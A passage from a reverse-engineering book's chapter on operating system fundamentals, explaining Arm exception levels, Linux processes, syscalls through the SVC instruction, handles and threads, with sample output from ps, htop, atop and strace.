20 www.uclibc.org/docs/tls.pdf

- 21 www.uclibc.org/docs/tls.pdf
- 22 <https://developer.arm.com/documentation/ddi0360/f/control-coprocessor-cp15/register-descriptions/c13--thread-id-registers?lang=en>
- 23 <https://gcc.gnu.org/onlinedocs/gcc/Common-Variable-Attributes.xhtml>
- 24 <https://code.woboq.org/userspace/glibc/sysdeps/arm/dl-tls.h.xhtml>
- 25 <https://code.woboq.org/userspace/glibc/elf/dl-tls.c.xhtml#824>

CHAPTER 3

OS Fundamentals

The programs that we want to reverse engineer almost never execute in a vacuum. Instead, programs typically run inside the context of a running operating system, such as Linux, Windows, or macOS. Understanding the fundamentals of how these operating systems expose services, system memory, and hardware isolation to programs is therefore necessary to properly understand how the program will behave when it is eventually run.

OS Architecture Overview

Different operating systems often operate in substantially different ways, but, perhaps surprisingly, the execution environments in which ordinary programs run usually share a lot of similarities. For example, the distinction between kernel mode and user mode, as well as access to memory, scheduling, and system service call mechanisms, tends to be relatively small, even if the underlying implementation and semantics vary slightly from platform to platform.

In this section, we will take a quick look at several of these fundamental operating system concepts. Although the focus will primarily be on Linux here, many of the same basic concepts transfer to other operating systems you might encounter when reverse engineering.

User Mode vs. Kernel Mode

Before reverse engineering a program binary, it is important to understand the context in which programs run within a Linux operating system. Armv8-A CPUs provide the operating system with at least two execution modes. The privileged mode used by the operating system kernel is referred to as *kernel mode*, and the unprivileged mode for user programs is called *user mode*. In the

Armv8-A architecture, the distinction between kernel-mode code and user-mode code is enforced in hardware. Programs running in user mode run at the unprivileged Exception Level 0 (EL0) privilege level, and the operating system kernel runs in the privileged Exception Level 1 (EL1) privilege level.

Kernel-mode code typically has full access to everything on the system. That includes peripherals, system memory, and the memory of any running program. This flexibility comes at a price: errors in kernel-mode programs can bring down the whole system, and security vulnerabilities in the kernel compromise the security of the entire system. To protect the kernel's code and data in memory from malicious or malfunctioning programs, its code and data are isolated away from user-mode processes on the system in the kernel address space. Higher exception levels, namely, EL2 and EL3 for Armv8-A, will be discussed in [Chapter 4](#), “The Arm Architecture.”

By contrast, *user-mode* processes have only indirect access to resources on the system and operate inside their own isolated address space. If a user-mode process needs to access devices or other processes, it performs a request to the kernel via operating system–provided APIs, in the form of so-called system calls. The operating system kernel can then restrict dangerous APIs so that only privileged processes can use them or to provide abstractions of system devices rather than raw access. For example, an operating system will usually allow programs to access their own logical files on the filesystem but prohibit unprivileged programs access to the individual data sectors on the hard drive.

Processes

The overwhelming majority of applications run in user mode. Each user-mode process is sandboxed into its own virtual memory address space in which all the program's code and data reside.

Every process gets a unique *process identifier* (PID) assigned to it when it is generated. In Linux, various commands exist to display information about processes. One of the most common commands to view process information on Linux is `ps`. You can use `ps`¹ to view all processes on a system using the `aux` option. With `ps axjf` you can display full process trees. The following example lists some reduced output of this command:

```
user@arm64vm:~$ ps axjf
  PPID   PID  PGID   SID TTY      TPGID STAT   UID    TIME
COMMAND
     1   558   557   557 ?          -1 S    106   0:02
/usr/sbin/chronyd -F -1
     558   560   557   557 ?          -1 S    106   0:00  \
/usr/sbin/chronyd -F -1
     1   568   568   568 ?          -1 Ss   0    0:04
/usr/sbin/sshd -D
     568 13495 13495 13495 ?
sshd: admin [priv]
  13495 13512 13495 13495 ?
  \ sshd: admin@pts/0
  13512 13513 13513 13513 pts/0    13953 Ss   1000  0:00
  \ -bash
  13513 13953 13953 13513 pts/0    13953 R+   1000  0:00
  \ ps axjf
     1 13498 13498 13498 ?
/lib/systemd/systemd --user
  13498 13499 13498 13498 ?
  (sd-pam)
     1 13837 13836 13836 ?
/usr/sbin/atopacctl
```

Although `ps` is useful for showing a point-in-time view of the processes running on the system, sometimes it is useful to watch the state of the processes on the system in real time. For example, [Figure 3.1](#) shows how we can use the command `htop` to dynamically view CPU and memory usage of processes.

CPU[#] 0.7% Tasks: 27, 3 thr; 1 running
 Mem[11]#***** 78.8M/1.81G Load average: 0.00 0.00 0.00
 Swp[] OK/OK Uptime: 21:57:13

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
1	root	20	0	99476	9188	7032	S	0.0	0.5	0:02.28	/sbin/init
2401	admin	21	1	16668	7680	6492	S	0.0	0.4	0:00.02	- /lib/systemd/systemd --user
2402	admin	20	0	98M	3884	1620	S	0.0	0.2	0:00.00	└ (sd-pam)
1371	root	0	-20	8036	6984	3012	S	0.0	0.4	0:02.34	- /usr/bin/atop -R -w /var/log/atop/atop
571	root	20	0	25880	16160	9572	S	0.0	0.9	0:06.75	- /usr/bin/python3 /usr/share/unattended
563	root	20	0	3856	1788	1672	S	0.0	0.1	0:00.00	- /sbin/agetty -o -p -- \u --keep-baud 1
561	root	20	0	2332	1396	1292	S	0.0	0.1	0:00.00	- /sbin/agetty -o -p -- \u --noclear tty
560	root	20	0	12100	6508	5676	S	0.0	0.3	0:00.16	- /usr/sbin/sshd -D
2547	root	20	0	13564	7048	6000	S	0.0	0.4	0:00.01	└ sshd: admin [priv]
2553	admin	20	0	13564	3496	2448	S	0.0	0.2	0:00.06	└ sshd: admin@pts/1
2554	admin	20	0	6476	4212	2840	S	0.0	0.2	0:00.04	└ -bash
2564	admin	20	0	4460	3020	2200	R	1.3	0.2	0:00.45	└ htop
2398	root	20	0	13564	7020	5968	S	0.0	0.4	0:00.01	└ sshd: admin [priv]
2415	admin	20	0	13564	3372	2320	S	0.0	0.2	0:00.01	└ sshd: admin@pts/0
2416	admin	20	0	6608	4472	2964	S	0.0	0.2	0:00.06	└ -bash
550	_chrony	20	0	3936	2016	1768	S	0.0	0.1	0:00.08	- /usr/sbin/chronyd -F -1
557	_chrony	20	0	3936	260	0	S	0.0	0.0	0:00.00	└ /usr/sbin/chronyd -F -1
543	root	20	0	15000	6512	5560	S	0.0	0.3	0:02.48	- /lib/systemd/systemd-logind
542	messagebu	20	0	6668	3132	2808	S	0.0	0.2	0:04.16	- /usr/bin/dbus-daemon --system --address
541	root	20	0	214M	5120	2628	S	0.0	0.3	0:00.16	└ /usr/sbin/rsyslogd -n -iNONE

F1Help F2Setup F3Search F4Filter F5Sorted F6Collap F7Nice -F8Nice +F9Kill F10Quit

Figure 3.1: The command `htop`

For viewing more fine-grained performance information, we can also use the interactive process monitor `atop`.² This program displays performance information, as well as the CPU and memory load of individual processes across the system. [Figure 3.2](#) shows some example output for `atop`.

PRC	sys	8.09s	user	14.81s	#proc	103	#tslpu	0	#zombie	0	#exit	0
CPU	sys	0%	user	0%	irq	0%	idle	100%	wait	0%	ipc	notavail
CPL	avg1	0.00	avg5	0.00	avg15	0.00	csw	713302	intr	356348	numcpu	1
MEM	tot	1.8G	free	1.6G	cache	128.3M	buff	28.8M	slab	40.2M	hptot	0.0M
SWP	tot	0.0M	free	0.0M					vmcom	124.8M	vmlim	927.2M
DSK		nvme0n1	busy	0%	read	6192	write	9267	MBw/s	0.0	avio	0.15 ms
NET	transport		tcpi	11275	tcpo	14686	udpi	454	udpo	1120	tcpao	68
NET	network		ipi	11751	ipo	15743	ipfrw	0	deliv	11747	icmwo	37
NET	ens5	----	pcki	13255	pcko	17455	sp	0 Mbps	si	0 Kbps	so	0 Kbps
NET	lo	----	pcki	20	pcko	20	sp	0 Mbps	si	0 Kbps	so	0 Kbps

*** system and process activity since boot ***

PID	SYS CPU	USR CPU	VGROW	R GROW	R DSK	W RDSK	RUID	ST	EXC	THR	S	CPUUNR	CPU	CMD	1/5
571	0.90s	5.88s	25880K	16160K	4832K	4K	root	N-	-	1	S	0	0%	unattended-upg	
542	0.97s	3.20s	6668K	3132K	688K	OK	messageb	N-	-	1	S	0	0%	dbus-daemon	
543	1.05s	1.44s	15000K	6512K	232K	OK	root	N-	-	1	S	0	0%	systemd-logind	
1371	1.07s	1.32s	7780K	6728K	OK	656K	root	N-	-	1	S	0	0%	atop	
1	1.96s	0.32s	99476K	9188K	109.6M	2084K	root	N-	-	1	S	0	0%	systemd	
221	0.72s	0.28s	38092K	7972K	156K	OK	root	N-	-	1	S	0	0%	systemd-journa	
1048	0.00s	0.73s	OK	OK	OK	OK	root	N-	-	1	I	0	0%	kworker/0:0-ev	
317	0.23s	0.41s	7784K	7236K	380K	OK	root	N-	-	1	S	0	0%	haveged	
30	0.35s	0.00s	OK	OK	220K	OK	root	N-	-	1	I	0	0%	kworker/u2:1-e	
23	0.08s	0.15s	OK	OK	OK	OK	root	N-	-	1	S	0	0%	khugepaged	
10	0.00s	0.20s	OK	OK	OK	OK	root	N-	-	1	I	0	0%	rcu_sched	
160	0.00s	0.19s	OK	OK	OK	17416K	root	N-	-	1	S	0	0%	jbd2/nvme0n1p1	
9	0.10s	0.08s	OK	OK	OK	OK	root	N-	-	1	S	0	0%	ksoftirqd/0	
560	0.12s	0.04s	12100K	6508K	1184K	676K	root	N-	-	1	S	0	0%	sshd	
541	0.07s	0.09s	214.7M	5120K	944K	6988K	root	N-	-	4	S	0	0%	rsyslogd	
233	0.05s	0.07s	19516K	4400K	8000K	OK	root	N-	-	1	S	0	0%	systemd-udevd	
2553	0.09s	0.03s	13564K	4332K	OK	OK	admin	N-	-	1	S	0	0%	sshd	
12	0.00s	0.11s	OK	OK	OK	OK	root	N-	-	1	S	0	0%	migration/0	
453	0.04s	0.06s	9036K	5416K	4K	4K	root	N-	-	1	S	0	0%	dhclient	
550	0.06s	0.02s	3936K	2016K	32K	84K	_chrony	N-	-	1	S	0	0%	chronyd	
537	0.05s	0.02s	5232K	2484K	1676K	OK	root	N-	-	1	S	0	0%	cron	
2416	0.01s	0.05s	6608K	4472K	12192K	4K	admin	N-	-	1	S	0	0%	bash	
143	0.06s	0.00s	OK	OK	OK	OK	root	N-	-	1	I	0	0%	kworker/0:1H-k	
2554	0.00s	0.05s	6476K	4216K	OK	4K	admin	N-	-	1	S	0	0%	bash	
539	0.04s	0.01s	1924K	1340K	OK	OK	root	N-	-	1	S	0	0%	atopacctd	

Figure 3.2: atop output

System Calls

Each user-mode process operates in isolation from other code on the system, with no direct visibility of the code or data of other processes or of the operating system kernel itself, and user-mode processes have no direct access to device hardware, unless explicitly authorized by the operating system kernel. When user-mode programs do have a specific need to interact with other processes, access files, and other system resources, or to interact with hardware, they must do so via OS-provided APIs in the form of so-called system calls, or *syscalls*.

In Armv8-A, a user-mode process invokes a system call to request a service provided by the kernel using the supervisor call (`SVC`) instruction. This instruction causes the processor to issue an *SVC exception*, which causes the process to suspend and immediately transition control to the kernel's registered `SVC` handler in kernel mode. The kernel can then decode which system call was requested and invoke the corresponding kernel-mode routine to service the request. Once the system call routine is complete, the result of the system call is relayed back to the process, and the user-mode process resumes at the instruction immediately following the `SVC` instruction that triggered the request.

We can dynamically view the system calls invoked by a given process using the `strace` command. This program intercepts and records the system calls invoked by a process and displays which signals the program receives. The command `strace -p <PID>` attaches to a process specified by its process ID (PID) and traces the system calls the process uses. By adding the `-c` option, you can limit the output to the count of each system call and provide a summary of how many times each system call was made, as well as the average length of time each system call took to run inside the


kernel. The following example attaches to the process with process ID 1 and returns a summary:

```
user@arm64vm:~$ sudo strace -c -p 1
strace: Process 1 attached
% time      seconds   usecs/call     calls     errors syscall
----- -----
39.28    0.002443          8       281          64 openat
20.07    0.001248          5       221          close
11.98    0.000745          4       161          fstat
 4.42    0.000275          7        35          sendmsg
 4.34    0.000270          6        43          1 recvmsg
 3.14    0.000195          9        20          3 newfstatat
 2.73    0.000170         34        5          1 mkdirat
 2.52    0.000157          8        18          1 read
 2.22    0.000138          6        22          epoll_pwait
 2.11    0.000131         13        10          write
 1.46    0.000091          4        22
clock_gettime
 1.08    0.000067          6       10          getdents64
 0.64    0.000040          6        6          readlinkat
 0.61    0.000038          4        9          fcntl
 0.58    0.000036          5        7          getrandom
 0.50    0.000031         10        3          3 unlinkat
 0.48    0.000030         10        3
timerfd_settime
 0.34    0.000021         21        1
inotify_add_watch
 0.32    0.000020         10        2          pipe2
 0.23    0.000014         14        1          setxattr
 0.23    0.000014         14        1          symlinkat
 0.23    0.000014         14        1          renameat
 0.16    0.000010         10        1          ppoll
 0.14    0.000009          4        2          epoll_ctl
 0.13    0.000008          4        2          umask
 0.06    0.000004          4        1          getuid
-----
100.00    0.006219                  888          73 total
```

In practice, C and C++ programmers usually invoke system calls indirectly by calling into system libraries that perform the system calls on their behalf. For example, if the program wants to invoke the function call `write` to write data to a file, socket, or pipe, the program

will normally call the `write` function inside the associated `libc` library, which then immediately issues a system call to handle the request.

[Figure 3.3](#) shows the flow of execution for a program that issues a system call indirectly by calling a function inside the `libc` library.



[Figure 3.3:](#) Calling a function inside the `libc` library

The following code snippet shows the disassembly of the `write` function inside `libc`:

```
<write>:      mov      x8, #0x40 ; set x8 to hold the number 64
<write+4>:    svc      #0x0       ; invoke system call
                ...
                ; (Error checking omitted for brevity)
<write+16>:   ret      ; return back to caller
function
```

This function begins by moving the constant number 64 (0x40) into the `x8` register, followed by the `svc` instruction that causes the transition to the kernel's system call handler. In the 64-bit AArch64 state, `x8` is used to tell the operating system which specific system call is being invoked. In Linux, system call numbers are defined in the Linux header file `unistd.h`,³ although the exact location and name vary depending on the exact architecture in use. For example, for AArch64 Linux, this header file can be found at `/usr/include/asm-generic/unistd.h`. If we search this file for the string "write", we get the number of all system calls with `write` in their name. You can see in the first line of the following output that the `write` syscall number for the AArch64 architecture is 64:

```
user@arm64vm:~$ cat /usr/include/asm-generic/unistd.h | grep write
#define __NR_write 64
__SYSCALL(__NR_write, sys_write)
#define __NR_writev 66
__SC_COMP(__NR_writev, sys_writev, compat_sys_writev)
#define __NR_pwrite64 68
__SC_COMP(__NR_pwrite64, sys_pwrite64, compat_sys_pwrite64)
#define __NR_pwritev 70
__SC_COMP(__NR_pwritev, sys_pwritev, compat_sys_pwritev)
#define __NR_process_vm_writev 271
__SC_COMP(__NR_process_vm_writev, sys_process_vm_writev,
compat_sys_process_vm_writev)
#define __NR_pwritev2 287
__SC_COMP(__NR_pwritev2, sys_pwritev2, compat_sys_pwritev2)
#define __NR_write 64
```

Syscall numbers vary depending on the architecture. For example, the AArch32 architecture not only has a different file path and slightly different name for the header file, but the syscall numbers are different, too. Here, the syscall numbers can be found in `/usr/include/arm-linux-gnueabihf/asm/unistd-common.h`. Searching for the `write` syscall number returns the number 4 instead of 64.

```
user@arm32vm:~$ cat /usr/include/arm-linux-
gnueabihf/asm/unistd-common.h | grep write
#define __NR_write (__NR_SYSCALL_BASE + 4)
```

```
#define __NR_writev (__NR_SYSCALL_BASE + 146)
#define __NR_pwrite64 (__NR_SYSCALL_BASE + 181)
#define __NR_pciconfig_write (__NR_SYSCALL_BASE + 273)
#define __NR_pwritev (__NR_SYSCALL_BASE + 362)
#define __NR_process_vm_writev (__NR_SYSCALL_BASE + 377)
#define __NR_pwritev2 (__NR_SYSCALL_BASE + 393)
```

If we go back to our example, after populating the `x8` register with the system call number, the next instruction is `SVC`. This instruction causes the processor to generate a *supervisor call exception*, which causes the processor to temporarily switch into kernel mode and execute the kernel's registered `SVC` handler in kernel space.⁴ This handler saves the state of the currently executing program, determines which system call number is being requested, and then invokes the routine in the kernel corresponding to the requested system call, in this case, the `write` routine defined in

`fs/read_write.c` of the Linux kernel.⁵ Since this routine runs in kernel mode, it has access to attached hardware and can perform the underlying write to the disk. When the system call routine is completed, the kernel relays any result back to the program in user mode and resumes the program immediately after the `SVC` instruction that triggered the system call request.

Syscall routines run in the operating system kernel and thus have full access to devices and other processes. It is therefore the responsibility of these routines to implement permission checks before performing privileged or potentially system-destabilizing actions at the request of unprivileged user-mode processes. For example, although there are no restrictions on the kernel overwriting critical files on disk, it should nevertheless deny unprivileged programs from doing so.

The Armv8-A architecture provides multiple mechanisms to protect the stability and security of the system. For example, the instruction set offers unprivileged load and store instructions like LDTR or STTR, which allow privileged code executing in EL1 to access memory with EL0 permissions. This allows pointers that are provided with syscalls to be dereferenced and enables the OS to check if the

request is intended to access privileged or unprivileged data and that the data is accessible to the application. In other words, when the OS needs to access memory on behalf of an unprivileged application, these instructions behave as if they are executing in EL0 to prevent privileged data accesses not intended for the requesting application.

On Linux and other Unix-like systems, these security checks are usually abstracted into the concept of *users*. Every process on the system operates with the privileges of a specific user. When a system call occurs, the kernel can then check whether the current process's user has permission to perform the requested action and deny the system call if the permission check fails.

As well as `atop`, another way to view processes created by a specific user on the system is via `htop`,⁶ with the command-line option `-u <user>`. For example, in [Figure 3.4](#), the command `htop -u root` will list all processes running as the `root` user.

You can also use the `ps` command to show processes of a given user on the system, as shown in [Figure 3.5](#).

In Linux and other Unix-like operating systems, the `root` user runs with the maximum permissions within the system. This means if a program is running as `root`, most of the kernel-mode permission checks against the process during a system call will implicitly succeed, making them especially privileged within the system.

Even though root-permissioned processes are extremely privileged, they do still run in user mode: the kernel may permit them to perform very privileged actions, but they do still need to ask. This is different from programs running in the kernel itself, which can simply access memory or devices directly without relaying the request through operating system APIs.

CPU[0.0%] Tasks: 28, 3 thr; 1 running
 Mem[78.0M/1.81G] Load average: 0.00 0.00 0.00
 Swp[OK/OK] Uptime: 22:04:44

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
1	root	20	0	99476	9188	7032	S	0.0	0.5	0:02.28	/sbin/init
1371	root	0	-20	7780	6728	3012	S	0.0	0.4	0:02.39	- /usr/bin/atop -R -w /var/log/atop/ato
571	root	20	0	25880	16160	9572	S	0.0	0.9	0:06.79	- /usr/bin/python3 /usr/share/unattende
563	root	20	0	3856	1788	1672	S	0.0	0.1	0:00.00	- /sbin/agetty -o -p -- \u --keep-baud
561	root	20	0	2332	1396	1292	S	0.0	0.1	0:00.00	- /sbin/agetty -o -p -- \u --noclear tt
560	root	20	0	12100	6508	5676	S	0.0	0.3	0:00.16	- /usr/sbin/sshd -D
2547	root	20	0	13564	7048	6000	S	0.0	0.4	0:00.01	- sshd: admin [priv]
2595	root	20	0	7172	3296	2932	S	0.0	0.2	0:00.00	└ sudo htop -C -u root
2596	root	20	0	4320	2988	2312	R	0.0	0.2	0:00.10	└ htop -C -u root
2398	root	20	0	13564	7020	5968	S	0.0	0.4	0:00.01	- sshd: admin [priv]
543	root	20	0	15000	6512	5560	S	0.0	0.3	0:02.49	- /lib/systemd/systemd-logind
541	root	20	0	214M	5120	2628	S	0.0	0.3	0:00.16	- /usr/sbin/rsyslogd -n -iNONE
547	root	20	0	214M	5120	2628	S	0.0	0.3	0:00.08	- /usr/sbin/rsyslogd -n -iNONE
546	root	20	0	214M	5120	2628	S	0.0	0.3	0:00.00	- /usr/sbin/rsyslogd -n -iNONE
545	root	20	0	214M	5120	2628	S	0.0	0.3	0:00.05	- /usr/sbin/rsyslogd -n -iNONE
539	root	0	-20	1924	1340	1240	S	0.0	0.1	0:00.05	- /usr/sbin/atopacctd
537	root	20	0	5232	2484	2220	S	0.0	0.1	0:00.07	- /usr/sbin/cron -f
453	root	20	0	9036	5416	4192	S	0.0	0.3	0:00.10	- /sbin/dhclient -6 -v -pf /run/dhclien
365	root	20	0	9036	5264	3996	S	0.0	0.3	0:00.03	- /sbin/dhclient -4 -v -i -pf /run/dhcl
317	root	20	0	7784	7236	1372	S	0.0	0.4	0:00.64	- /usr/sbin/haveged --Foreground --verb
233	root	20	0	19516	4400	3504	S	0.0	0.2	0:00.12	- /lib/systemd/systemd-udevd
221	root	20	0	38092	7972	6816	S	0.0	0.4	0:01.01	- /lib/systemd/systemd-journald

F1 Help F2 Setup F3 Search F4 Filter F5 Sorted F6 Collap F7 Nice - F8 Nice + F9 Kill F10 Quit

Figure 3.4: The command `htop -u root`

```
user@aarch64-arm-vm:~$ ps -u root -U root
 PID TTY      TIME CMD
 1 ? 00:00:02 systemd
 2 ? 00:00:00 kthreadd
 3 ? 00:00:00 rcu_gp
 4 ? 00:00:00 rcu_par_gp
 6 ? 00:00:00 kworker/0:0H-kblockd
 7 ? 00:00:00 kworker/u2:0-events_unbound
 8 ? 00:00:00 mm_percpu_wq
 9 ? 00:00:00 ksoftirqd/0
10 ? 00:00:00 rcu_sched
11 ? 00:00:00 rcu_bh
12 ? 00:00:00 migration/0
14 ? 00:00:00 cpuhp/0
15 ? 00:00:00 kdevtmpfs
16 ? 00:00:00 netns
17 ? 00:00:00 kauditd
18 ? 00:00:00 khungtaskd
19 ? 00:00:00 oom_reaper
20 ? 00:00:00 writeback
21 ? 00:00:00 kcompactd0
22 ? 00:00:00 ksm
23 ? 00:00:00 khugepaged
```

Figure 3.5: The `ps` command

Objects and Handles

Many system call APIs, such as those involved in network or file access, expect parameters, or return results, that are *handles* to a previously allocated kernel-mode resource, such as a file or a socket. A handle is normally represented as a basic integer, which uniquely references a kernel-allocated resource for the given process.

System calls such as the call to `open`, which opens a file for reading or writing, will normally allocate a *file* object in kernel mode, attach it to the process's handle table, and return an integer handle as the result of the system call. The process can later use this handle, for example during a subsequent `read` or `write` system call, to indicate to the kernel which specific file should be read or written. The kernel maintains a mapping of user-mode handles to actual kernel-mode objects through the process's handle table, which is itself stored in the kernel.

[Figure 3.6](#) shows how handles are resolved in the kernel. Here, a 32-bit user mode invokes a `read` system call. The first argument here is the handle referencing some previously opened file, in this case a handle with the numeric value 8. When the program issues the `SVC` instruction, the CPU transitions to the OS-registered SVC handler in the kernel, which eventually branches to the `ksys_read` function, which, in turn, performs the logic for the syscall.⁷

User Mode

```
mov r0, #8           ; handle = #8  
mov r1, #1234        ; dst addr = 1234  
mov r2, #1           ; read one byte  
mov r7, SYSCALL_NR_read ; issuing a READ syscall  
SVC                 ; issue syscall request  
  
; when syscall returns, program resumes here, r0 = result
```

Kernel Mode




Figure 3.6: Resolving handles

To complete the request, the `ksys_read` needs to work out which file the program wants to read. In this case, it looks up the handle number 8 in the current process's handle table to find which file is being accessed. In this case, the handle-to-object lookup is

performed by `fdget_pos`.⁸ This object describes how to complete the file read request, which is typically implemented via a filesystem driver in the kernel. This driver, which also runs in kernel mode, can then perform direct requests to the attached hard drive device to read the file into memory. Finally, when the read request completes, control transitions back to the user-mode process, which resumes at the instruction immediately following the SVC instruction.

Most process handles are created by the process as it runs, but a few handles are implicitly created during the process creation sequence itself, such as the *standard input (stdin)*, *standard output (stdout)*, and *standard error (stderr)* pseudo-file handles. By convention, these pseudo-handles are represented by handle values 0, 1, and 2, respectively. These pseudo-files allow the program to pipe data between each other or to interact with the user via the console.

When a process is eventually finished with a kernel-mode resource, the object can be closed using a system call such as `close`.⁹ This notifies the kernel that the program is no longer making use of the resource. Once all references to the corresponding kernel object are closed, the kernel can begin the process of releasing the corresponding resource. If a process exits or aborts before closing an open handle, the kernel will implicitly close it as part of the process exit sequence to ensure that the object does not “leak.”

Threads

When a program first starts, a new process is created, and a single thread is allocated to the program. This initial thread is responsible for initializing the process and eventually calling the `main` function in

the program. Multithreaded programs can request additional threads be added to the process to handle background work.¹⁰ For example, a multithreaded web application server may use one thread for each incoming request in order to prevent long-running requests from blocking other users from accessing the site.

